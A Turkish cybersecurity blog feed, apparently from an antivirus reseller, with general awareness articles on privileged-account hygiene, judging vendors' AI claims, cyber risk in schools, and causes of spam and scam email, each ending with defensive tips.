[**Segura’nın yönetilmeyen ayrıcalıklı hesapları nasıl etkisiz hâle getirdiğini görün ›**](https://stratus.com.tr/segura/privileged-access-management/)
## **Ayrıcalıklı hesaplar için bunları unutmayın!**
Bu liste, tatile çıkmadan önce ortamınızı güçlendirmek için pratik ve gerçeklere dayalı bir yol haritası sunar:
- MFA’yı güçlendirin
- Eski kimlik bilgilerini değiştirin
- Acil durum hesaplarını kilitleyin
- JIT ve en az ayrıcalık ilkesini uygulayın
- Ayrıcalıklı etkinlikleri izleyin
- Acil durum prosedürlerini doğrulayın
Bu önlemler sayesinde en yüksek riskli kimliklerinizin ve en **kritik sistemlerinize** erişiminizin koruma altında olduğunu bilerek tatile gönül rahatlığıyla çıkabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Ayrıcalıklı Erişim, Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [Bir üreticinin yapay zekâ özelliklerinde dikkat edilecekler](https://antivirus.com.tr/bir-ureticinin-yapay-zeka-ozelliklerinde-dikkat-edilecekler/)
**Published:** Ocak 13, 2026
**Author:** Kadriye Bay
**Excerpt:** Yapay zekâ, baktığımız her yerde karşımıza çıkıyor ve uzun süre de ilgi görmeye devam edecek gibi görünüyor.
**Content:**
Yapay zekâ, baktığımız her yerde karşımıza çıkıyor ve uzun süre de ilgi görmeye devam edecek gibi görünüyor. 2025 yılı için küresel yapay zekâ kullanımının[ 378 milyon kullanıcıya](https://www.forbes.com/sites/bernardmarr/2025/06/03/mind-blowing-ai-statistics-everyone-must-know-about-now-in-2025/) ve pazar değerinin de 244 milyar dolara ulaşması bekleniyordu. 2025’in ilk altı ayında, [Amerikalı yetişkinlerin %61’inden](https://menlovc.com/perspective/2025-the-state-of-consumer-ai/) fazlası yapay zekâ kullandı; neredeyse her beş kişiden biri ise günlük olarak ona güveniyor.
Ancak üretken yapay zekâ, hatalara açık olmasıyla biliniyor. Bu da onu; aşırı doğruluk gerektiren ya da sağlık ve finans gibi regülasyona tabi sektörlerde tam anlamıyla benimsenmekten alıkoyuyor. Benzer nedenlerle, siber güvenlikte kullanılan yapay zekâ çözümlerine de yüksek düzeyde dikkatle yaklaşılmalıdır. Bir çözümdeki zayıf yapay zekâ, aşırı yanlış pozitif sonuçlara ve daha güçlü veri güvenliği yerine kullanıcı gizliliğinin zayıflamasına neden olabilir.
Ne yazık ki bu gerçekler yapay zekâ dalgasına katılmak isteyen üreticileri yavaşlatmış değil. Pazarlama sunumlarını, tehdit algılama ve otomasyondan yapay zekâ ile entegre bulut hizmetlerine kadar çeşitli AI etiketli çözümlerle doldurdular. Siber güvenlik liderlerinin bakış açısından, bu çözümlerin sadece bir moda mı yoksa kurumun güvenlik duruşunu anlamlı biçimde iyileştirecek bir çözüm mü olduğu sorusu gündeme geliyor.
Hatta bazı durumlarda eski özellikler yeniden adlandırılarak yapay zekâ olarak sunuluyor. Örneğin, siber güvenlik sektörü yıllardır makine öğrenimini kullanıyor ve bu köklü teknoloji bugün büyük puntolarla ‘yapay zekâ’ olarak yeniden adlandırılıyor.
Bu makalede, abartılı reklamları bir kenara bırakıp, bir güvenlik lideri olarak üreticilerin yapay zekâ tekliflerinde nelere dikkat etmeniz gerektiğini net biçimde ele alacağız.
## **Yapay zekâ sadece pazarlama aracı olduğunda**
Siber güvenlik üreticileri, mevcut heyecandan yararlanmak için halihazırda bulunan özellikleri yapay zekâ olarak yeniden adlandırmıştır ancak çoğu zaman yeni yetenekler eklememişlerdir. Davranış analizi gibi birçok uyarlanabilir özellik, 2023-2025 yıllarındaki yapay zekâ dalgasından çok önce geliştirilen karar ağaçları veya kümeleme gibi makine öğrenimi tekniklerinden kaynaklanmaktadır. Üreticiler şimdi bunları pazar trendlerine uyum sağlamak için gelişmiş yapay zekâ olarak yeniden sunmaktadır.
[Gartner’ın](https://www.gartner.com/en/newsroom/press-releases/2025-06-25-gartner-predicts-over-40-percent-of-agentic-ai-projects-will-be-canceled-by-end-of-2027) raporuna göre, üreticiler ayrıca aktif olarak “ajan aklama” yapıyor, yani önemli ajan yeteneklerinden yoksun mevcut ürünler için bu yeteneklere sahipmiş gibi bir imaj yaratıyorlar. Güvenlik uzmanlarının [yüzde 76’sı](https://swimlane.com/wp-content/uploads/Swimlane-Is-AI-Living-Up-10-14-24.pdf), bu pazarının abartılı reklamlarla dolup taştığını düşünüyor.
Ürünlerin bu şekilde makyajlanması, üreticilerin fiyatları artırmasına veya üstün güvenlik bekleyen alıcıları çekmesine olanak sağlıyor ancak bu özellikler genellikle önceki sürümlerin etkinliğinden çok da farklı bir özellik sunmuyor. En kötü senaryoda, bir üretici sadece eski bir ürünü satıyor ve onu en yeni ve en iyi çözüm olarak tanıtıyor.
Bazı üreticiler derin öğrenme gibi gerçek yenilikleri entegre ederken model detayları veya eğitim verileri gibi spesifik konuların belirsizliği sınırları bulanıklaştırıyor. Alıcılar, makyajlanmış eski teknolojilere yatırım yapmaktan kaçınmak için yanlış pozitiflerin azaltılması gibi iyileştirmelerin kanıtını talep etmelidir.
> *Yapay zekâ destekli tehdit algılamanın vaatlerini görüyoruz ancak çoğunlukla bu sadece yeni bir pazarlama etiketiyle sunulan temel imza eşleştirmesinden ibaret. Bir diğer popüler taktik ise statik bilgi tabanlarını yeniden paketleyen ancak analistlerin iş yükünü gerçekten azaltmayan chatbotlar veya ‘yapay zekâ destekli asistanlar’ sunmak. Asıl mesele tüm süreci yeniden düşünmek ve katma değere odaklanmak; ancak mevcut piyasa durumu böyle değil.
> **Zbyněk Sopuch, Safetica CTO***
## **Yapay zekâ sorunu daha da artıyor
Bazı siber güvenlik üreticileri, yalnızca gereksiz bilgi ve uyarıları artırarak ekiplerin iş yükünü ağırlaştıran ve temel sorunları çözmeyen yapay zekâ özelliklerini entegre ediyor. Bu yeni araçlar, uyarı yorgunluğuna yol açıyor ve üretici karmaşıklığı sorununu daha da artırıyor.
Algı konusunda da bir uçurum var: Yöneticilerin %71’i yapay zekânın üretkenliği artırdığını iddia ederken [SOC analistlerinin sadece %22’si](https://www.exabeam.com/hubs/how-ai-is-transforming-cybersecurity-in-2025/) *bu görüşe* katılıyor. Bir analistin dediği gibi, “*Yapay zekâ kullanmak istemediğimizden değil, sadece bizim gözetimimiz olmadan güvenilir bir şekilde çalışacağına inanmıyoruz.*“
> *Kötü yapılandırılmış yapay zekâ, ekipleri yanlış pozitiflerle boğarak uyarı yorgunluğunu azaltmak yerine daha da artırır. Birçok şirket sadece ‘yapay zekâyı devreye alır’ ve işi bitmiş sayar ancak bunu bir başlangıç noktası olarak görmez.
> **Zbyněk Sopuch, Safetica CTO***
Yapay zekâ doğası gereği de sorun yaratabilir. Örneğin, çalışanlar gizlilik koruması olmayan LLM’lere veri girdiğinde bu durum istemeden veri sızıntısına yol açabilir. ChatGPT’nin durumu ise özellikle vahim çünkü OpenAI mahkeme kararı sebebiyle kullanıcılar silse bile kullanıcıların tüm konuşmalarının kopyalarını sürekli olarak saklamakla yükümlüdür.
Yapay zekâ ile donatılmış son kullanıcı araçları, siber güvenlik uzmanlarının uykusuz gecelerine neden olmuştur. Kullanıcının yaptığı her eylemin ekran görüntüsünü alan Windows Recall, [kontrolsüz çalışan kodlama ajanları](https://www.pcmag.com/news/vibe-coding-fiasco-replite-ai-agent-goes-rogue-deletes-company-database), her gizli toplantıyı kaydeden ve yazıya döken yapay zekâ asistanları veya hata barındıran yapay zekâ destekli kodlar gibi örneklerde görüldüğü gibi, şirketler bu trendi yakalamak için yeterli testler yapmadan araçları piyasaya sürerek pervasız davranmışlardır.
Siber güvenlik üreticileri de farklı değildir. Her hizmete yapay zekâ etiketi yapıştırma zorunluluğu etrafında oluşan FOMO açıkça hissedilmektedir. Aceleyle geliştirilen çözümler, sürekli olarak güvenlik açıklarına yol açmıştır ve yapay zekâ özellikleri ve ürünleriyle ilgili güvenlik ve riskler, eğer dikkate alınırlarsa bile genellikle sonradan akla gelen hususlardır. Bu durumlarda yapay zekâ, kuruluşların saldırı yüzeyini ve risk maruziyetini yönetmelerine yardımcı olmak yerine, aslında bu risklerin artmasına katkıda bulunuyor olabilir.
## **Yapay zekâ hangi alanlarda gerçekten yararlı?**
Yapay zekâ destekli özellikleri pazarlayan ve tanıtan üreticileri değerlendirirken satın alma kararlarında temel unsurları göz önünde bulundurmak önemlidir.
> *Güvenlik liderleri, bir üründeki yapay zekâyı değerlendirirken pratikliğe odaklanmalıdır. Yapay zekâ kulağa heyecan verici geliyor ancak ekibinize yardımcı oluyor mu yoksa daha fazla sorumluluk mu ekliyor? Bazı satıcılar modern görünmek için ‘yapay zekâ destekli’ ifadesini kullanıyor ancak bu genellikle sadece temel bir otomasyondan ibarettir.*
>
> *Şunları sorun: Yapay zekâ ne yapar? Aldığı kararları açıklayabilir mi? Zaman kazandırır mı yoksa sadece uyarıları mı artırır? Yapay zekâ yardımcı olmalı, kafa karıştırmamalıdır. Ekibinizin işini kolaylaştırıyorsa bu iyi bir işarettir. Eğer anlaşılmaz geliyorsa muhtemelen kullanıma hazır değildir.
> **Libor Pazdera, Safetica Kıdemli Teknik Danışmanı***
Otomasyon sağlayan özellikleri değerlendirin ve otomasyonun üretkenliği artırıp artırmayacağını kendinize sorun. Örneğin, olay etkinliğine dayalı otomatik eylemler, tek bir anormal olay nedeniyle kullanıcıları otomatik olarak kilitleyebilir. İnsan müdahalesi olmaksızın risk düzeyini değerlendirmek, aşırı kesintilere yol açabilir. Ancak yüksek eşikli anormallikler için otomatik kilitleme, bir ihlali önlemekle önlememek arasındaki farkı belirleyebilir. Size uygun bir çözüm düşünürken bu özelliklerin uygulanmasının arkasındaki nüansları göz önünde bulundurun.
“Gürültü” ile başa çıkmaya yardımcı olması beklenen “akıllı” özellikler bazen kendileri gürültüye neden olabilir. LLM’leri filtre olarak kullanmak potansiyel bir kullanım örneğidir. Eğitim verilerine ve uyarlanabilirliğine bağlı olarak, LLM yüksek tehditleri tanımlayacak ve diğer uyarıların önceliğini azaltacak kadar iyi eğitilmiş olabilir, böylece ekibin zaman kazanmasını sağlayabilir.
Sorulması gereken en önemli soru, yapay zekânın benimsenmesinin ekibi güçlendirip güçlendirmediğidir. Üreticilerden, araçlarının yanıt sürelerini nasıl hızlandırdığını göstermelerini isteyin.
> *Güvenlik liderleri üreticilerin çözümlerindeki yapay zekâ özelliklerini değerlendirirken dengeli bir bakış açısı benimsemelidir. Bu bir yanıyla önemli faydalar sağlar: Algılamayı hızlandırabilir, tekrarlayan görevleri otomatikleştirebilir ve aksi takdirde gözden kaçacak olan içgörüleri ortaya çıkarabilir.
> **Radim Travnicek, Safetica CISO***
## **Modaya kapılmayın, sonuca odaklanın
Özellikle üreticilerin göz alıcı demoları devreye girdiğinde yapay zekâ abartısına kapılmak ve FOMO hissetmek çok kolaydır.
Sunum dosyası ne kadar parlak olursa olsun, üreticiden mutlaka somut sonuçlar göstermesini isteyin. Aracın yapay zekâ ile kaç tehdidi durdurduğunu ve o olmadan kaçını durdurabildiğini sorun. Vaka çalışmaları ve kullanım senaryoları son derece değerlidir; eğer firmanın bunlara dair örnekleri yoksa bu da özelliklerin sahada yeterince test edilmediği anlamına gelir.
Özelliklerin kendisine daha az, ortaya çıkan sonuçlara ise daha çok odaklandığınızda; yalnızca pazarlamanın cazibesine kapılmadığınızdan ve yapay zekâ destekli özelliklerin sizin özel departman yapınıza nasıl bütüncül şekilde uyduğunu gerçekten değerlendirdiğinizden emin olabilirsiniz.
Amaç; hâlâ kötü niyetli aktörlerin içeri sızabildiği ama yine de gösterişli oyuncaklarla dolu bir 007 organizasyonu yaratmak değil, gerçekten güvenli bir kurum oluşturmaktır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Eğitim, siber güvenlikte başarısız ve hepimiz sorumluyuz](https://antivirus.com.tr/egitim-siber-guvenlikte-basarisiz-ve-hepimiz-sorumluyuz/)
**Published:** Ocak 22, 2026
**Author:** ESET
**Excerpt:** Dünya çapında eğitim sektörü, siber suçluların en çok hedef aldığı sektörlerden biri hâline geldi.
**Content:**
Dünya çapında eğitim sektörü, siber suçluların en çok hedef aldığı sektörlerden biri hâline geldi.
Okullar ve üniversiteler manşetlere çıktığında bunun nedeni öğrencilerin başarıları olmalı, sınıfların ve kampüslerin kapanmasına neden olan ve ebeveynlerin çocuklarının ve kendi kişisel verilerinin risk altında olduğu konusunda paniğe kapılmasına neden olan bir başka fidye yazılımı saldırısı değil. Ancak durum böyle. Siber suçluların en sık hedef aldığı[ sektörlerden biri eğitim sektörü. ](https://blog.checkpoint.com/research/cyber-attacks-surge-against-education-sector-ahead-of-back-to-school-season/)
Bu durum bizi şaşırtmamalı çünkü eğitim sektörü büyük miktarda hassas kişisel veri, araştırma ve finansal veriye sahip veya bunlardan sorumlu. Genellikle eski teknolojilerle çalışıyor ve güçlü bir savunma oluşturmak için gerekli kaynaklara veya uzmanlığa sahip değil. Bu da onları yüksek değerli getirisi olan kolay hedefler hâline getiriyor.
İptal edilen dersler ve seminerler, donmuş öğrenim platformları… Tehlikeye atılan öğrenci ve personel verileri, eğitimin temeli olan güven duygusunu sarsmaktadır. Daha küçük kurumlar için özellikle özel sektörde, itibar kaybı ve finansal kayıplardan kurumun tamamen kapanmasına kadar varan, varoluşsal bir zarar söz konusu olabilir. Yine de tekrarlanan uyarılara rağmen birçok okul hâlâ doğrudan siber saldırıları önleyebilecek bir siber güvenlik duruşu benimsemekte zorlanmaktadır. İngiltere hükümetinin yakın zamanda yaptığı bir ankette, okulların %60’ı son 12 ay içinde bir saldırı veya ihlal yaşadığını [doğruladı](https://www.theguardian.com/technology/2025/oct/05/uk-secondary-schools-suffered-cyber-attack-or-breach-in-past-year).
Eğitim sektörü ayrıca öğrenci bilgi sistemleri, öğrenim yönetim sistemleri, müfredat yönetimi ve geniş kapsamlı finans ve İK hizmetlerinde kanıtlanmış bir geçmişe sahip üçüncü taraf bulut tabanlı çözüm sağlayıcılarına büyük ölçüde bağımlıdır. Bazı kurumlar özellikle savunmasız, öğrencilere ait verilerin korunması da dâhil olmak üzere, son derece hassas bilgileri işleyebilir.
Eğitim kurumları ayrıca güvenliği ihlal edildiğinde ciddi aksaklıklara ve veliler arasında endişeye yol açabilecek iletişim sistemlerine de güvenmektedir. Bu sistemler, okulların kapatılması ve kilitlenme veya kampüs olayları hakkında kritik mesajlar dâhil olmak üzere SMS uyarıları ve önemli bilgileri dağıtır.
## Eğitim sektöründe önleme açığı
Çok sayıda kurum “biz hedef değiliz” modunda çalışmaktadır. Kaynak yetersizliği nedeniyle yalnızca kesinlikle kritik durumlarda yama uygulamakta ve bu da kötü niyetli kişilere güvenlik açıklarından yararlanma fırsatı vermektedir. Uyum gerekliliklerini karşılamak için yılda bir kez düzenlenen personel eğitimleri, öğretimden değerli zaman çalan ve zaten aşırı çalışan personeli daha da zorlayan bir yük olarak görülmektedir. Bu arada, kıyaslandığında bol miktarda kaynağa sahip olan siber suç grupları, her gün her dakika zayıflıkları taramaktadır.
Bu tutum pervasızdır. Önce önleme, her saldırıyı tahmin etmek anlamına gelmez. Bu, olayların önlenmesi ve dayanıklılığın artırılması için güçlü bir koruma oluşturmak anlamına gelir. Bir olay meydana geldiğinde hızlı bir şekilde tespit edilir, en az düzeyde kesintiye neden olur ve krize dönüşmez. Ayrıca hasar meydana gelmeden önce önlemler almak, olayın ardından temizlik yapmak için olay müdahalesine güvenmemek anlamına da gelir.
Ve okulların bunu yapmamasının nedenlerinden biri de kurumlar tarafından yetersiz fon, yetersiz personel ve yetersiz destek almalarıdır.
Ancak eğitim sisteminin durumuna ilişkin sorumluluğu toplu olarak kabul etmeliyiz. Eğitim sektörünün çoğunu vergilerle finanse ediyoruz ve onları hem desteklemeli hem de hesap verebilir olmalarını sağlamalıyız. Bir finans kurumu müşteri verilerini korumayı ve mevduatları güvence altına almayı başaramazsa güvenimiz azalır ve alternatifler ararız.
Yine de okulların gerekli siber güvenlik önlemlerini almakta zorlandığını ve kişisel hassas verileri, nasıl korunacağına dair bilgi talep etmeden veya politikacılardan güçlü bir siber güvenlik önlemi sağlamak için yeterli kaynak sağlamalarını talep etmeden teslim etmeye devam ettiğini hepimiz biliyoruz. Kişisel verileri teslim edip veri ihlali olduğunda şikâyet etmek gibi “kumda kafasını gömme” yaklaşımı, öncelikle önleme odaklı bir tutuma ve güvenlikle ilgili soruları önceden sormaya dönüşmelidir.
## Siyasi bir kör nokta
Eğitim sektörü, günümüzde en acil siber güvenlik riskleriyle karşı karşıyadır. Bu riskler, öğrenmeyi aksatabilir, hassas verileri tehlikeye atabilir ve halkın güvenini sarsabilir. Sosyal mühendislik, tek başına en büyük tehdit olmaya devam etmektedir. Kimlik bilgilerini çalmak, kötü amaçlı yazılım yaymak ve bazı durumlarda, tehlike fidye yazılımı saldırısıyla sonuçlandığında tüm okul sistemlerini felce uğratmak için personel ve öğrencileri hedef alan kimlik avı e-postaları gönderilmektedir.
[Dağıtık Hizmet Engelleme (DDoS) saldırıları](https://edtechmagazine.com/k12/article/2025/08/ddos-attacks-double-school-year-starts), hem kurum içi hem de kurum dışı sunucuları ve hizmetleri aşırı yükleyerek dijital sınıflara, ödevlere ve iletişim kanallarına erişimi keserek bir başka aksaklık katmanı eklemektedir. Yükseköğretim düzeyinde, fikri mülkiyet hırsızlığı, bilimsel, tıbbi veya mühendislik araştırmalarının suç grupları veya rakip araştırma kurumları tarafından giderek daha fazla hedef alınmasıyla benzersiz bir tehlike oluşturmaktadır.
## Eğitim için ayrılan bütçe yetersiz
Bu gerçeklere rağmen eğitim, siber güvenlik konusunda kritik derecede yetersiz finanse edilmektedir. Politikacılar ve kurumlar genellikle okullarda “dijital dönüşümü” savunurlar ancak eğitim sektörünün kendini korumak ve güvenli bir şekilde çalışmak için ihtiyaç duyduğu finansmanı veya kaynakları sağlamada başarısız olabilirler.
Fidye yazılımı talepleri çok haneli rakamlara ulaşabilir ve bazı ülkeler kamu kaynaklarından bu tür ödemelerin yapılmasını yasaklamıştır. Ancak bu, saldırganları caydırmamaktadır. Çünkü dark web’de hassas kişisel verileri satmak veya kamu sektörü müşterilerinden elde edilen gelirlerle finanse ediliyor olsalar da fidyeyi ödemeyi seçebilecek ticari kuruluşlar gibi üçüncü taraf hizmet sağlayıcıları hedef almak önemli bir fırsattır.
Zayıf parolalar ve paylaşılan cihazlardan yararlanan kimlik avı saldırıları, genellikle uygun denetimden yoksun üçüncü taraf EdTech platformları ve siber suçlular için kolay bir av olmaya devam eden eski sistemler ile saldırı yüzeyi geniştir ve bunların tümü günümüz eğitiminde günlük gerçeklerdir. Eğitim gerçekten toplumlarımızın temeli ise onu korumak tartışılmaz bir konu olmalıdır. Önce önleme zihniyeti, okulların ve üniversitelerin en önemli konuya, yani kesinti tehdidi olmadan gelecek nesli şekillendirmeye odaklanabilmelerini sağlamanın tek yoludur.
## Eğitim sektörü için bir yol haritası
İyi haber şu ki önleme odaklı bir yaklaşım oluşturmak için büyük kurumsal bütçeler gerekmiyor. Disiplin ve liderlik ön planda olmalı. Okullar ve KOBİ düzeyindeki eğitim kurumları şunlarla başlayabilir:
- **Risk değerlendirmeleri**: Güvenlik açıklarını belirlemek için düzenli taramalar.
- **Siber güvenlik çerçevelerini takip edin**: Bulut güvenliğini güçlendirmek, en iyi uygulamaları hayata geçirmek ve riski azaltmak için genel BT kılavuzu olarak Yükseköğretim Topluluğu Tedarikçi Değerlendirme Araç Seti (HECVAT) veya NIST CSF’yi kullanın.
- **Güvenlik açığı ve yama yönetimi**: Uç noktalarda ve sunucularda dağıtılan fidye yazılımlarına ve sıfır gün tehditlerine karşı gerçek zamanlı koruma ile desteklenen otomatik taramalar ve hızlı yama uygulamaları.
- **Kimlik bilgilerinin güvenliği**: Çok faktörlü kimlik doğrulama (MFA), yaygın giriş noktalarını engellemek için varsayılan bir gereklilik olmalıdır.
- **Satıcı denetimi**: EdTech sağlayıcılarının güvenlik uygulamalarını incelemek ve erişimlerini sınırlamak.
- **Eğitim ve farkındalık**: Personel ve öğrencilerin kimlik avı ve güvenli olmayan uygulamaları tanımaları için düzenli, pratik eğitimler.
- **Olay müdahalesi ve siber dayanıklılık planlaması**: Bir sorun çıktığında (çıkarsa değil) ne yapılacağına dair net bir plan.
Bunlar isteğe bağlı ekstralar değildir. Modern risk yönetiminin asgari gereklilikleridir.
## Liderlere çağrı
Okullar bu sorunu tek başına çözemez. Politikacılar, devlet kurumları, siber güvenliği “olsa iyi olur” gibi bir şey olarak görmekten vazgeçmeli ve bunun yerine kritik bir altyapı olarak finans desteği sağlamalıdır. Düzenleyiciler, hassas öğrenci verilerini işleyen EdTech tedarikçilerinden hesap verebilirlik talep etmelidir. Okul ve üniversitelerdeki liderlik ekipleri, siber güvenliği bir maliyet yükü olarak görmekten vazgeçmeli ve bunun yerine, eğitimi koruyan bir risk yönetimi olarak görmelidir.
Seçmenler olarak, politikacıların bizim için çalıştığını ve gerçekleştirdikleri eylemlerin genellikle yeniden seçilmelerini sağlayacak konulara cevap verdiğini unutmamalıyız. Bu nedenle, eğitimde siber güvenlik konusunun önceliğini artırmalıyız. Eğitimde siber güvenlikli bir ortam yaratılmasını talep etmeliyiz.
## Eğitim iyileştirmeyi hak ediyor
Düzeltilmemiş her güvenlik açığı, yeniden kullanılan her parola ve kontrol edilmemiş her satıcı platformu, gerçekleşmesi an meselesi olan bir felakettir. Önce önleme yaklaşımına geçmezsek çalınan öğrenci verileri, iptal edilen dersler ve sarsılan güvenle ilgili daha fazla manşet göreceğiz. Okullar, gençlere bir gelecek sunmak için vardır. Eğitimde önleme, isteğe bağlı değil, acildir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Eğitim, Kurumsal Güvenlik, Önce Önleme, Siber Güvenlik
---
### [Spam ve dolandırıcılık e-postaları son günlerde neden arttı?](https://antivirus.com.tr/spam-ve-dolandiricilik-e-postalari-son-gunlerde-neden-artti/)
**Published:** Ocak 29, 2026
**Author:** ESET
**Excerpt:** Son zamanlarda gelen kutunuz spam ve dolandırıcılık mesajlarıyla dolup taşıyor mu? İşte bu gidişatı durdurmanın yolu.
**Content:**
*Son zamanlarda gelen kutunuz spam ve dolandırıcılık mesajlarıyla dolup taşıyor mu? İşte bu gidişatı durdurmanın yolu.*
Sosyal medya ve mesajlaşma uygulamalarına olan modern takıntımıza rağmen e-posta çoğumuz için günlük hayatın vazgeçilmez bir parçası olmaya devam ediyor. Modern e-posta sağlayıcıları, spam olarak bilinen istenmeyen mesajları filtrelemede oldukça başarılı olsa da kontrolleri her zaman işe yaramayabilir. [İstenmeyen telefon aramaları](https://antivirus.com.tr/dolandiricilik-ihtimali-ne-demek-her-telefonu-acmayin/) gibi, bazen gelen kutunuz aniden istenmeyen ve kötü niyetli mesajlarla dolup taşar.
Peki bu neden olur? Ve bu konuda ne yapabilirsiniz?
## Gelen kutunuzun spam ve/veya dolandırıcılık mesajlarıyla dolu olmasının 10 nedeni
E-posta spam’leri, toplu olarak gönderilen can sıkıcı, istenmeyen mesajlardan, düpedüz tehlikeli ve kötü niyetli mesajlara (spam yoluyla gönderilen ve “malspam” olarak da bilinen kimlik avı mesajları ve kötü amaçlı yazılımlar) kadar çeşitlilik gösterebilir. İşte ani bir e-posta artışıyla karşı karşıya kalmanın nedenleri:
### Veri ihlalleri ve sızıntıları
Siber suç ekonomisi, bireysel katılımcıların genellikle zenginlik peşinde özel bir rol üstlendiği geniş ve karmaşık bir yapıdır. Bazıları, e-posta adresleri ve kişisel olarak tanımlanabilir bilgiler (PII) dâhil olmak üzere büyük miktarda müşteri verisini çalmak için kuruluşların güvenliğini ihlal etmeye odaklanabilir. Daha sonra bu verileri, siber suç forumlarında/pazar yerlerinde yayımlar veya satarlar. Başkaları da bu verileri kimlik avı e-postalarında kullanmak için satın alır. Saldırıya uğrayan şirketin kimliğine bürünebilir ve PII ve hesap bilgilerinizi kullanarak sizi hikâyelerine inandırmaya çalışabilirler.
Nihai amaç genellikle [giriş bilgilerinizi](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) veya finansal bilgilerinizi çalmak ya da sizi kandırarak [kötü amaçlı yazılım yüklemenizi sağlamaktır](https://antivirus.com.tr/e-posta-guvenligi-ve-kotu-amacli-yazilimlar-icin-once-onleme/).
Spam’lerdeki artış, muhtemelen sizin de dâhil olduğunuz bir grup e-posta adresinin siber suç yeraltı dünyasında yayımlanmış olduğu anlamına gelir. Alternatif olarak, bir şirket [bu bilgileri](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) yanlışlıkla kamuya açık hâle getirmiş ve kötü niyetli kişilerin bundan kâr elde etmesine olanak sağlamış olabilir.

*Eski güvenlik olaylarında ele geçirilen parolaları referans alan bir* [*sextortion dolandırıcılık kampanyası*](https://www.welivesecurity.com/2020/04/30/new-sextortion-scam-claims-know-your-password/) *örneği*
### Dolandırıcılık kiti güncellemeleri
Günümüzün dolandırıcıları, marka sahteciliğinden gizlemeye, kimlik avı tuzaklarına ve hatta çok faktörlü kimlik doğrulamayı atlatmaya kadar her şeyi halleden önceden paketlenmiş dolandırıcılık/kimlik avı kitleri sayesinde işlerinin büyük bir kısmını zaten halletmiş durumdadır. Yenilikler hızlı bir şekilde gerçekleşiyor ve bu kitlerin geliştiricileri, güvenlik satıcılarını ve e-posta sağlayıcılarını atlatmak için sürekli yeni özellikler eklemeye çalışıyor. Spam filtrelerini atlatacak bir çığır açmayı başarırlarsa istenmeyen mesajların akın etmeye başlayacağını bekleyebilirsiniz.
### Seçici spam gönderme
Bazen dolandırıcılar, belirli bir şirketin çalışanları veya belirli bir hizmetin kullanıcıları (ör. Netflix) gibi belirli gruplara odaklanırlar. Bunun nedeni, bu şirketlerden birinde meydana gelen bir güvenlik ihlalinden elde ettikleri veriler veya belirli sitelerden topladıkları veriler olabilir.
### Mevsimsel olaylar
Oltalama kampanyaları, başarı oranlarını artırmak için genellikle güncel olayları kullanır. Ünlülerin ölümleri, büyük acil durumlar ve COVID-19 gibi sağlık krizleri tipik örneklerdir. Ancak spam’de mevsimsel artışlar, örneğin yeni yıldan hemen önce veya tüketicilerin vergi beyannamelerini verdikleri dönemde de görülebilir.
### Yapay zekânın gücü
Yapay zekâ araçları, dolandırıcıların spam filtrelerini atlatmak için tasarlanmış son derece ikna edici mesajlarla kimlik avı kampanyalarını genişletmelerine olanak tanır. Ayrıca keşif çalışmalarında da yardımcı olabilir ve başka türlü ortaya çıkması zor olan, kamuya açık kaynaklardan e-posta adresinizi bulabilir.
### Halka açık web taraması
Spam gönderenler, e-posta listelerini yalnızca büyük ölçekli veri ihlallerinden elde etmezler. Bazıları, sosyal medya platformları gibi halka açık web sitelerini taramak için botlar kullanarak bu bilgileri ele geçirir. Kötü niyetli bot trafiği, tüm internet trafiğinin %37’sini[ oluşturur](https://www.imperva.com/resources/resource-library/reports/2025-bad-bot-report/). Bilgileriniz kamuya açık bir alanda bulunuyorsa bu tür bir kampanyaya dâhil olmuş olabilirler.
### Bir spam mesajına tıkladınız
Spam gönderenler pazarlamacılar gibi çalışır. Genellikle büyük e-posta listelerine sahip olurlar ve kampanyaların yatırım getirisini artırmak için bu listeleri daraltmak zorunda kalırlar. Bu nedenle bir spam mesajına tıklarsanız veya daha da kötüsü cevap verirseniz gönderen mesajın “aktif” olduğunu anlar ve bu da yeni bir mesaj akışına yol açabilir.
### E-posta bombardımanı
Gelen kutunuz aniden istenmeyen mesajlarla dolarsa bu, önemli bir mesajı (örneğin, bankanızdan gelen bir güvenlik uyarısı veya yapmadığınız bir satın alma işleminin bildirimi) gömmek için tasarlanmış bir dikkat dağıtma taktiği olabilir. Dolandırıcı, gelen kutunuzu mesajlarla doldurmak ve o önemli mesajı gizlemek için sizi potansiyel olarak yüzlerce haber bültenine veya web sitesine kaydedecektir.
### Çevrimiçi alışveriş
Doğum günlerinde veya bayram dönemleri öncesinde alışveriş çılgınlığına kapılabilirsiniz. Bazı satıcılar, pazarlama kayıtlarını gizleyerek bu yoğun dönemi kendi çıkarları için kullanmaya çalışabilir. Bunların işaretini kaldırmayı/işaretlemeyi unutursanız satın aldığınız markalardan rahatsız edici spam mesajları yağmur gibi yağabilir.
### Ayarları sıfırlama
Diyelim ki e-posta güvenlik aracınız şüpheli etkinliklerin nasıl olduğunu öğrenmek için yapay zekâ kullanıyor ve siz ayarlarınızla oynamaya başlayıp bunları sıfırlarsanız bu öğrenilen tüm davranışlar silinebilir.
## Dolandırıcılık gönderilerini durdurmanın yolu
Spam gönderenlere karşı nasıl mücadele edeceğinizi ve potansiyel olarak tehlikeli dolandırıcılıkları gelen kutunuzdan nasıl uzak tutacağınıza dair birkaç ipucu:
- Sosyal medya hesaplarınızı gizli tutun, böylece web tarama botları e-posta adresinizi toplayamaz.
- Kimlik avına karşı dikkatli olun: İstenmeyen e-postaları asla tıklamayın veya yanıtlamayın. Zorunluysa e-postadaki bilgileri kullanmadan ayrı olarak iletişim bilgilerini arayarak sözde göndereni doğrulayın.
- Veri ihlalleriyle ilişkili riski azaltmak için yeni hizmetlere kaydolurken “e-postamı gizle” veya benzer maskeleme hizmetlerini kullanın.
- [HaveIBeenPwned](https://haveibeenpwned.com/) gibi bazı [kimlik koruma ürünleri](https://haveibeenpwned.com/) ve hizmetleri, dark web’de bilgilerinizi tarayarak bu bilgilerin daha önce ihlal edilip edilmediğini kontrol edebilir ve/veya dark web’de herhangi bir PII göründüğünde sizi uyarabilir. Bu, olası spam artışları hakkında önceden uyarı sağlar.
